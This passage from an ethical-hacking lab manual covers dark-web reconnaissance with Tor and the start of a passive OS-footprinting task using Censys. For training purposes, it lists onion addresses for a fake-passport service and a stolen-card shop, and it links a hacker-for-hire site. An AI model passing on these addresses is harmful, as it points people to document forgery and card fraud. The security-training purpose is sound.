
Module 02 – Footprinting and Reconnaissance

- By default, **All regions** search parameter is selected. However, you can click the down arrow to view the drop-down options and select a region of your choice, this specifies the country of VPN/Proxy.
- Search results for **hacker for hire** will be loaded, as shown in the screenshot. Click to open any of the website from the search results (here, <https://www.hackerforhire.net>).

Note: The search results might differ when you perform this task.



10. The <https://www.hackerforhire.net> webpage opens up, as shown in the screenshot. You can see that the site belongs to professional hackers who operate underground.



11. hackerforhire is an example. These search results will help you in identifying professional hackers. However, as an ethical hacker, you can gather critical and sensitive information about your target organization using deep and dark web search.
12. You can also anonymously explore the following onion sites using Tor Browser to gather other relevant information about the target organization:
- **The Hidden Wiki** is an onion site that works as a Wikipedia service of hidden websites.
(<http://zqktlwiuavvvqqt4ybvvgvi7tyo4hjl5xgfuvpdf6otjiycgwqbym2qad.onion/wiki>)
 - **FakeID** is an onion site for creating fake passports
(<http://ymvhtqya23wqpez63gyc3ke4svju3mqsby2awnhd3bk2e65izt7baqad.onion>)
 - **Cardshop** is an onion site that sells cards with good balances
(<http://s57divisqlcjtsyutxjz2ww77vlbwpxgodtijcsrgsuts4js5hnxkhqd.onion>)
13. You can also use tools such as **ExoneraTor** (<https://metrics.torproject.org>), **OnionLand Search engine** (<https://onionlandsearchengine.com>), etc. to perform deep and dark web browsing.
14. This concludes the demonstration of gathering information using deep and dark web searching using Tor Browser.
15. Close all open windows and document all the acquired information.

Task 5: Determine Target OS Through Passive Footprinting


Operating system information is crucial for every ethical hacker. Ethical hackers can acquire details of the operating system running on the target machine by performing various passive footprinting techniques and obtain other information such as the city, country, latitude/longitude, hostname, operating system, and IP address of the target organization.

Here, we will gather target OS information through passive footprinting using the Censys web service.

Note: Here, we will consider **EC-Council** as a target organization. However, you can select a target organization of your choice.

